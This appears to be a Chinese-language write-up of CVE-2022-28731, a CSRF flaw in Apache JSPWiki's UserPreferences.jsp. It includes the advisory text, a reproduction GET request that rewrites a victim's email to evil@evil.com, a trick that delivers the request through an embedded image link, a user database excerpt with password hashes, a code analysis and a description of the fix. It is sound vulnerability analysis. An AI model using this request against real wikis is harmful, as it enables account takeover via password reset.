漏洞位于`UserPerferences.jsp`

[CVE-2022-28731] Apache JSPWiki CSRF in UserPreferences.jsp

Severity
Critical

Vendor
The Apache Software Foundation

Versions Affected
Apache JSPWiki up to 2.11.2

Description
A carefully crafted request on `UserPreferences.jsp` could trigger an CSRF vulnerability on Apache JSPWiki, which could allow the attacker to modify the email associated with the attacked account, and then a reset password request from the login page.


Mitigation
Apache JSPWiki users should upgrade to 2.11.3 or later. Installations >= 2.7.0 can also enable user management workflows' manual approval to mitigate the issue.


漏洞复现:

创建用户:

登录后在同一浏览器发送get请求


```
http://your-ip/UserPreferences.jsp?
tab=profile&redirect=Main&action=saveProfile&loginname=JSPWIKI&fu
llname=JSPWIKI&email=evil@evil.com
```





可以看到这里邮件地址被修改,可能会被用来进行密码找回。

同时发现在编辑界面插入`.png`结尾的图片链接的时候,用户访问时会直接请求目标URL,触发该漏洞



漏洞成因:


没有对用户提交者进行身份验证,从而造成`CSRF`漏洞


用户数据存放在`/WEB-INF/userdatabase.xml`中

userdatabase.xml


```xml
<?xml version="1.0" encoding="UTF-8"?>
<users>
    <user uid="6f4b88f4-8f90-4db6-8c8e-3cb2ad070fd7" loginName="admin" wikiName="Administrator" fullName="Administrator" email
    ="" password="{SHA-256}AadHTx5gcYquia72Q0TGIylfjZVLFv5HY+ym++nMg3XuTy5/a0yj0w==" created="2022.08.10 at 17:22:42:274 CST"
    lastModified="2022.08.10 at 17:22:42:274 CST" lockExpiry="" >
    </user>
    <user uid="73c94e19-a755-4c19-926a-356b2fd2c8dd" loginName="JSPWIKI" wikiName="JSPWIKI" fullName="JSPWIKI" email="
    evil3@evil.com" password="{SHA-256}IurWlWJn3x25asEjfOjrvfoGFXjyy+a82XeH4Vmt29oT/Hjf1DI6Nw==" created="2022.08.10 at
    18:11:35:211 CST" lastModified="2022.08.10 at 18:45:55:438 CST" lockExpiry="" >
    </user>
</users>
```

请求`UserPerference`时,会通过我们已登录用户的`Session` 来创建一个`profile`,里面包含了`userdatabase.xml`中的信息






然后从我们的请求中获取参数,更新`profile`信息,后端采用`getParameter`方法,不区分`get,post`,使可以通过`get`方式提交表单数据



`UserPreferences.jsp`中的`userMgr.validateProfile( wikiContext, profile )`对我们的输入进行验证,只有令`wikiSession.getMessages( "profile" ).length == 0`才能进入后面的`userMgr.setUserProfile( wikiContext, profile );`




`userMgr.validateProfile( wikiContext, profile )`中比较关键的代码:

```
if (!
((AuthenticationManager)this.m_engine.getManager(AuthenticationMa
nager.class)).isContainerAuthenticated()) {
            String password = profile.getPassword();
```


```
            if (password == null) {          //当密码为空时
                if (profile.isNew()) {       //如果为新用户,则输出报错
信息。这里是不会进入的
                    session.addMessage("profile",
rb.getString("security.error.blankpassword"));
                }
            } else {
                //如果密码不为空
                HttpServletRequest request =
context.getHttpRequest();
                //检查输入的两次密码是否一致
                loginName = request == null ? null :
request.getParameter("password0");
                email = request == null ? null :
request.getParameter("password2");
                if (!password.equals(email)) {
                    session.addMessage("profile",
rb.getString("security.error.passwordnomatch"));
                }
                //检查当前密码是否正确
                if (!profile.isNew() &&
!this.getUserDatabase().validatePassword(profile.getLoginName(),
loginName)) {
                    session.addMessage("profile",
rb.getString("security.error.passwordnomatch"));
                }
            }
        }
    .
    .
  //后面则是对修改后的用户名等是否合法进行判断(不能包含特殊符号),判断邮箱是否
被注册等
```

因为修改密码的话会需要当前密码,所以无法通过 csrf 直接修改密码,只能令password为空

进入`UserPreferences.jsp`中的`userMgr.setUserProfile( wikiContext, profile );`




通过一系列if后,在save方法中将更新后的用户信息写入了 `WEB-INF/userdatabase.xml`



漏洞修复:

在`2.11.3`的更新中发现新增了个`Filter`



现在只接受`post`请求,并且增加了一个`TOKEN`用于防御`CSRF`